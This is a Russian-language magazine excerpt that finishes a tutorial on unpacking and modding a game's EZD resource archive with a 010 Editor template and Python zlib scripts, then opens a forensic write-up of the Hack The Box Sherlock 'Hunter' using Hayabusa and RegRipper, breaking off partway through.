Мы не узнаем размер `ITEM_HEADER`, пока не подсчитаем длину строки. Заглянув в справку, находим нужные функции API. К счастью, скрипты работают даже внутри шаблонов. Чтобы переменная не отобразилась как часть структуры, ставим перед ней `local`. Мы вправе обращаться из одной структуры к другой, как это сделано в `files[head.FileCount]`.

В треугольных скобках указываются параметры отображения полей или структуры целиком:

- `<format=hex>` показывает строку байтов вместо числа;
- `<open=true>` раскрывает структуру при каждом исполнении скрипта;
- `<optimize=false>` отключает оптимизацию. Иначе массив будет состоять из копий первого элемента;
- `<read=read_file_name>` — имя функции, дающей структуре значение, в нашем деле — имя файла.

Применяем шаблон нажатием на F5 и наслаждаемся результатом.



Type	Value
Binary	01100101
Signed Byte	101
Unsigned Byte	101
Signed Short	31333
Unsigned Short	31333
Signed Int	-10192283
Unsigned Int	4284775013
Signed Int64	9131090279013
Unsigned Int64	9131090279013
Float	-3.036995e+38
Double	4.51135801593529e-311
Half Float	52384
String	ezdяM
DOSDATE	03/05/2041
DOSTIME	15:19:10
FILETIME	01/11/1601 13:38:29
OLETIME	
time_t	10/12/2105 07:16:53
time64_t	
GUID	{FF647A65-084D-0000-3...
Opcode (X86-32)	jp 0x67
Opcode (X86-64)	jp 0x67
Opcode (ARM-32)	
Opcode (ARM-64)	

```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0000h: 65 7A 64 FF 4D 08 00 00 3D 75 02 00 D6 9A 82 0D  ezdяM...=u..Цљ..
0010h: 64 6F 6F 72 5F 30 31 2E 6D 65 61 74 00 00 02 00  door_01.meat....
0020h: 00 00 3D 75 02 00 E1 1C 00 00 09 0A 00 00 64 6F  ..=u..б.......do
0030h: 6F 72 5F 30 32 2E 6D 65 61 74 00 00 02 00 00 00  or_02.meat......
0040h: 46 7F 02 00 95 21 00 00 53 0B 00 00 64 6F 6F 72  F...•!..S...door
0050h: 5F 30 33 2E 6D 65 61 74 00 00 02 00 00 00 99 8A  _03.meat......™Љ
0060h: 02 00 71 20 00 00 0F 0B 00 00 64 6F 6F 72 5F 30  ..q ......door_0
0070h: 34 2E 6D 65 61 74 00 00 02 00 00 00 A8 95 02 00  4.meat......Ё•..
0080h: BD 1D 00 00 46 0A 00 00 64 6F 6F 72 5F 30 35 2E  S...F...door_05.
0090h: 6D 65 61 74 00 00 02 00 00 00 EE 9F 02 00 1D 1C  meat......оџ....
00A0h: 00 00 8E 09 00 00 64 6F 6F 72 5F 30 36 2E 6D 65  ..Ћ...door_06.me
00B0h: 61 74 00 00 02 00 00 00 7C A9 02 00 A1 1D 00 00  at......|©..Ў...
00C0h: 2D 0A 00 00 50 6C 61 6E 65 30 31 2E 6D 65 61 74  -...Plane01.meat
00D0h: 00 00 02 00 00 00 A9 B3 02 00 BD 00 00 00 52 00  ......©і..S...R.
00E0h: 00 00 50 6C 61 6E 65 30 32 2E 6D 65 61 74 00 00  ..Plane02.meat..
00F0h: 02 00 00 00 FB B3 02 00 BD 00 00 00 58 00 00 00  ....ыі..S...X...
0100h: 76 61 72 5F 30 31 2E 6D 61 74 00 00 02 00 00 00  var_01.mat......
```

Name	Value	Start	Size	Color	Comment
struct FILE_HEADER head		0h	10h	Fg: Bg:	
DWORD Signature	FF647A65h	0h	4h	Fg: Bg:	
DWORD FileCount	2125	4h	4h	Fg: Bg:	
DWORD EndOfHeaders	161085	8h	4h	Fg: Bg:	
DWORD FileSize	226663126	Ch	4h	Fg: Bg:	
struct ITEM_HEADER files[0]	door_01.meat	10h	1Eh	Fg: Bg:	
struct ITEM_HEADER files[1]	door_02.meat	2Eh	1Eh	Fg: Bg:	
struct ITEM_HEADER files[2]	door_03.meat	4Ch	1Eh	Fg: Bg:	
struct ITEM_HEADER files[3]	door_04.meat	6Ah	1Eh	Fg: Bg:	
struct ITEM_HEADER files[4]	door_05.meat	88h	1Eh	Fg: Bg:	
struct ITEM_HEADER files[5]	door_06.meat	A6h	1Eh	Fg: Bg:	

```
Executing template 'C:\Games\titbit\mods\titbit.bt' on 'C:\Games\titbit\mods\QUEST.ezd'...
Template executed successfully.
```

Selected: 4 bytes (Range: 0 to 3)   Start: 0 [0h]   Sel: 4 [4h]   Size: 226,663,126   Hex CYR LIT   W OVR

Формат файла EZD

Спускаемся к последней структуре и видим, что записей о файлах намного больше. Но они не имеют ссылок на данные и содержат исходный путь. Например:

```
D:\HoloSpace3D\maket\1\MEAT_MAT\club-bar02\bar02stol.meat
```

Видимо, их оставили для отладки. Как и предполагалось, рабочих файлов ровно 2125. Формат полностью разобран.

ПИШЕМ ФИНАЛЬНЫЙ СКРИПТ

Осталось накидать скрипт, который будет извлекать файлы.

```python
import os
import zlib
import struct

from collections import namedtuple

FILE_HEADER = namedtuple('FILE_HEADER', ['Signature', 'FileCount',
'EndOfHeaders', 'FileSize'])
ITEM_HEADER = namedtuple('ITEM_HEADER', ['Name', 'Const', 'Offset',
'UnPackedSize', 'PackedSize'])

os.makedirs('files', exist_ok = True)

with open('QUEST.ezd', "rb") as input:

    data = input.read()
    file_header = FILE_HEADER(*struct.unpack('LLLL', data[0:16]))
    offset = 16

    for i in range(file_header.FileCount):

        name_end = data.find(b'\x00', offset)
        name_len = name_end - offset

        struct_end = name_end + 18
        struct_body = data[offset:struct_end]
        item_header = ITEM_HEADER(*struct.unpack(f'<{name_len}s6sLLL'
, struct_body))

        file_body = data[item_header.Offset:item_header.Offset +
item_header.PackedSize]
        unpacked = zlib.decompress(file_body)

        file_name = item_header.Name.decode('utf-8')

        with open(f'files/{file_name}', "wb") as output:
            output.write(unpacked)

        offset = name_end + 18
```

Запускаем его, и в папке с архивом появляются ресурсы игры в первозданном виде.


ВНОСИМ ИЗМЕНЕНИЯ

Хочешь не только вытащить ресурсы, но и побаловаться, меняя изображения и тексты в любимой игре? Легко! Можем даже не пересобирать архив целиком: старые файлы можно заменить новыми прямо в Hex-редакторе. Нужно только не забыть упаковать их при помощи zlib. В этом поможет вот такой несложный скриптик:

```python
import zlib

file_name = 'podvor_render_cc.tga.tga'

with open(file_name, "rb") as input:

    data = input.read()
    level = 9 # Z_BEST_COMPRESSION
    packed = zlib.compress(data, level = level)
    out_name = f'{file_name}.{level}.zlib'

    with open(out_name, "wb") as output:
        output.write(packed)
```

Из-за особенностей TGA-текстур мы никак не можем повлиять на размер сохраняемого графическим редактором файла. Но можем уменьшить количество используемых цветов, что повысит эффективность сжатия и поможет zlib создавать файлы меньшего размера.

Диалоги хранятся в XML. Нам опять же понадобится вписаться в границы старого размера, поэтому сократим текст в произвольном месте. Заменяем файлы и пробуем распаковать архив прошлым скриптом. Ошибок не найдено, значит, все работает!




Эй, приятель, модификации нужны? Взлом, распаковка, анализ? Все что душе угодно!

Первый мод для «Ядерного титбита»

ВЫВОДЫ

Как видишь, для взлома полезно понимать, какие данные могут храниться в исследуемом контейнере. Этим методом можно вскрывать ресурсы к большинству игр. Впрочем, применения могут быть и менее безобидными. Изменение ресурсов иногда может привести и к выполнению произвольного кода. Но это уже совсем другая история.



Расследуем кражу паролей KeePass на примере HTB Hunter

Сегодня в рамках расследования инцидента мы с тобой проэксплуатируем уязвимость в KeePass, найденную в 2023 году, а затем посмотрим, как использовать инструмент ZUI для анализа артефактов.

d3f0x0
threat hunter,
threat researcher

Нам предстоит пройти задание Hunter с ресурса Hack The Box Sherlocks. Его уровень сложности — «безумный». Мы не будем давать готовых ответов на вопросы в задании. Вместо этого сосредоточимся на процессе расследования, чтобы ты мог при желании повторить его сам и подсмотреть в эту статью, если вдруг зайдешь в тупик.

В описании к инциденту сказано:

> *Аналитик SOC получил предупреждение о возможных атаках lateral movement и credential stuffing. После анализа алерт был подтвержден. У сетевого сенсора были проблемы с производительностью, поэтому захвачен не весь трафик.*

Для анализа даны:
- дамп трафика;
- архив с артефактами хоста, собранный утилитой KAPE.

В процессе анализа заполним карточку инцидента и составим Incident Response Plan (IRP) в IRIS.

СОБИРАЕМ ИНФОРМАЦИЮ О СИСТЕМЕ

Для получения информации об имени анализируемого хоста воспользуемся утилитой Hayabusa:

```
./hayabusa computer-metrics --rules-config ../config/ -d ~/C/
```

Утилита проанализирует события журналов Windows и предложит несколько вариантов, с частотой их упоминания:
- `Forela-Wkstn002.forela.local` — 97 385 упоминаний;
- `DESKTOP-H72HB4B` — 6861 упоминание;
- `Forela-Wkstn002` — 6087 упоминаний;
- `FORELA-WKSTN002` — 4 упоминания.

Можем предположить, что имя **`DESKTOP-H72HB4B`** было до ввода машины в домен.

Больше информации мы получим из реестра, для этого воспользуемся утилитой RegRipper3.0 и плагинами.

winver

Ветка реестра:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
```

Команда:

```
regripper -p winver -r CONFIG
```

Вывод:

```
ProductName                Windows 10 Pro N
ReleaseID                  2009
BuildLab                   19041.vb_release.191206-1406
BuildLabEx                 19041.1.amd64fre.vb_release.191206-1406
CompositionEditionID       EnterpriseN
RegisteredOrganization
RegisteredOwner            CyberJungle
InstallDate                2023-03-07 13:14:17Z
InstallTime                2023-03-07 13:14:17Z
```

networklist

Ветка реестра:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\
Profiles\ProfileName\
```

Команда:

```
regripper -p networklist -r CONFIG
```

Вывод:

```
Network 2
  Key LastWrite    : 2023-06-21 11:17:27Z
  DateLastConnected: 2023-06-21 16:17:27
  DateCreated      : 2023-04-12 21:20:50
  DefaultGatewayMac: 00-50-56-EE-C1-2F
  Type             : wired

forela.local
  Key LastWrite    : 2023-06-21 11:47:27Z
  DateLastConnected: 2023-06-21 16:47:27
  DateCreated      : 2023-03-08 03:25:47
  DefaultGatewayMac: 00-50-56-EB-C1-1A
  Type             : wired

Network
  Key LastWrite    : 2023-04-12 09:16:14Z
  DateLastConnected: 2023-04-12 14:16:14
  DateCreated      : 2023-03-07 17:51:47
  DefaultGatewayMac: 00-50-56-EB-C1-1A
  Type             : wired


Domain/IP forela.local
```

compname

Ветка реестра:

```
HKLM\SYSTEM\CurrentControlSet\Control\ComputerName\
```

Команда:

```
regripper -p compname -r SYSTEM
```

Вывод:

```
ComputerName    = forela-wkstn002
TCP/IP Hostname = Forela-Wkstn002
```

ips

Ветка реестра:

